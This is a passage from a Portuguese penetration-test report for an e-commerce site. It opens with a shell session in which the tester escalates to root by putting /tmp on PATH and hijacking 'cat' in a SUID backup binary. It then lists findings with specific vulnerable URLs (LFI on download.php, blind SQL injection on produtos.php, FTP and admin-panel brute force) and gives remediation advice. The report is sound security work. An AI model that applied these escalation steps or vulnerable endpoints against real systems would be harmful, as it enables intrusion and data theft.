declare -x APACHE_LOCK_DIR="/var/lock/apache2"
declare -x APACHE_LOG_DIR="/var/log/apache2"
declare -x APACHE_PID_FILE="/var/run/apache2/apache2.pid"
declare -x APACHE_RUN_DIR="/var/run/apache2"
declare -x APACHE_RUN_GROUP="www-data"
declare -x APACHE_RUN_USER="www-data"
declare -x LANG="C"
declare -x OLDPWD="/script"
declare -x PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/tmp"
declare -x PWD="/tmp"
declare -x SHLVL="2"
www-data@srvecommerce:/tmp$ ls
ls
Command 'ls' is available in '/bin/ls'
The command could not be located because '/bin' is not included in the PATH environment variable.
ls: command not found
www-data@srvecommerce:/tmp$ ./script/backup
/scrip/backup
root@srvecommerce:/tmp#
```

O binário vulnerável tinha permissão de suidbit ativa e utilizava o comando cat, criamos então um cat falso e manipulamos as variáveis de ambiente para forçar o binário a buscar o nosso cat falso.

Como resultado foi possível obter acesso privilegiado no servidor.

## Conclusão da Análise Técnica

Conforme definido no escopo, os testes deveriam encerrar com a possibilidade de chegar no servidor que hospeda a aplicação.

### LIMPEZA DE RASTROS

*Após a coleta das informações e evidências acima demonstradas, restauramos os sistemas exatamente conforme encontramos, os usuários criados para a prova de conceito foram removidos, assim como, os exploits utilizados durante o ataque foram devidamente excluídos.*

## Vulnerabilidades e Recomendações

HOST	http://decstore.com.br/download.php?file=modelo/config.php
Descrição	LFD   LFI   SOURCE CODE DISCLOSURE
Risco	Crítico
Impacto	A falha permite um atacante obter arquivos sensíveis no servidor e posteriormente descobrir as credenciais de acessos e código fonte.
Sistema	http://decstore.com.br/download.php?file=modelo/config.php
Referências	

### Problemas

- 1) O arquivo download.php está acessível para usuários desautenticados.
- 2) O parâmetro file não foi sanitizado/tratado corretamente permitindo manipular os arquivos para realizar o download.

### Recomendações

- 1) **Evitar** que usuários desautenticados consigam acessar o arquivo download.php
- 2) Sanitizar o código do arquivos download.php evitando que seja possível manipular o parâmetro file com objetivo de acessar arquivos sem permissão.

HOST	http://decstore.com.br/ <b>produtos.php?prod=864</b>
Descrição	BLIND / TIME BASED SQL INJECTION
Risco	Crítico
Impacto	A vulnerabilidade localizada nos parametros dos produtos permite obter todos os registros do banco de dados, incluindo dados de clientes, cadastros, fornecedores e credenciais de acessos.
Sistema	http://decstore.com.br/ <b>produtos.php?prod=864</b>
Referências	<a href="https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html</a> <a href="https://owasp.org/www-community/attacks/SQL_Injection">https://owasp.org/www-community/attacks/SQL_Injection</a>

## Problemas

- 1) Os parâmetros não são devidamente tratados permitindo a injeção de código.
- 2) Não existe um Web Application Firewall
- 3) A senha é armazenada usando algoritmo fraco (MD5) sem salt.
- 4) Não existe duplo fator de autenticação
- 5) Política de senha fraca

## Recomendações

- 1) Todos os parametros devem ser tratados e sanitizados para impedir a possibilidade de injeção de dados maliciosos.\*
- 2) Melhorar o processo de armazenamento de senhas na base de dados\*\*
- 3) Implementar um Web Application Firewall
- 4) Implementar MFA na autenticação do painel administrativo

[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)\*

[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)

[https://cheatsheetseries.owasp.org/cheatsheets/Password\\_Storage\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html)\*\*

HOST	ftp://decstore.com.br:2121
Descrição	Serviço FTP vulnerável a ataque de força bruta
Risco	Médio
Impacto	O serviço de FTP está exposto e permite a realização de um ataque de força bruta com objetivo de identificar credenciais válidas.
Sistema	ftp://decstore.com.br:2121
Referências	

## Problemas

- 1) O serviço de FTP não possui controles para bloquear tentativas de autenticação inválidas.
- 2) O serviço de FTP não deveria estar exposto para internet
- 3) FTP é considerado um serviço inseguro e deveria ser substituído.

## Recomendações

- 1) Permitir acesso ao serviço FTP apenas de IPs permitidos
- 2) Implementar um controle que após 3-5 tentativas de login inválidas o servidor bloqueie o acesso.
- 3) Substituir o serviço FTP por SFTP ou SSH.



HOST	http://decstore.com.br/sysadm/
Descrição	Painel Web Admin vulnerável a ataque de força bruta
Risco	Médio
Impacto	O painel administrativo permite a realização de um ataque de força bruta com objetivo de identificar credenciais válidas.
Sistema	http://decstore.com.br/sysadm/
Referências	

## Problemas

- 1) O painel adm não possui controles para bloquear tentativas de autenticação inválidas.
- 2) O painel adm deveria ter múltiplo fator de autenticação (MFA)

## Recomendações

- 1) Implementar um controle que após 3-5 tentativas de login inválidas o servidor bloqueie o acesso.
- 2) Implementar 2FA (Múltiplo fator de autenticação)

## Outras Recomendações

Recomendamos revisar a política de senhas e evitar o reuso de senhas, o problema ocorreu pois obtivemos acesso a senha do DB (*que não estava exposto para a internet*) no entanto as mesmas credenciais foram utilizadas para acessar o serviço de FTP.

- Nunca utilizar a mesma senha em mais de um serviço

Recomendamos a implementação de um WAF (Web Application Firewall) e um HIDS (Host Intrusion Detection System) para minimizar o risco de uma conexão maliciosa além de um controle maior no tráfego de saída.

O servidor FTP comunica diretamente com os diretórios do site, o ideal seria que a configuração do FTP fosse restrita e não permitisse realizar upload em locais acessíveis pelo website.

Recomendamos a realização de um hardening no servidor evitando o uso de binários com configurações de permissões incorretas e pacotes, serviços e binários desnecessários.

## Considerações Finais

A realização deste teste de segurança permitiu identificar vulnerabilidades e problemas de segurança que **poderiam causar um impacto negativo** aos negócios do cliente. Com isso podemos concluir que o teste atingiu o objetivo proposto.

Podemos concluir que a avaliação de segurança como o **teste de invasão** apresentado neste relatório é **fundamental** para identificar vulnerabilidades, testar e melhorar controles e mecanismos de defesa afim de garantir um bom grau de segurança da informação em seu ambiente digital.

A DECSTORE mantém uma **postura proativa** e ao ter ciência dos problemas identificados já iniciou o processo de correção, onde **02 vulnerabilidades já foram devidamente corrigidas e validadas** pela equipe técnica da Desec Security e 02 estão em processo de correção.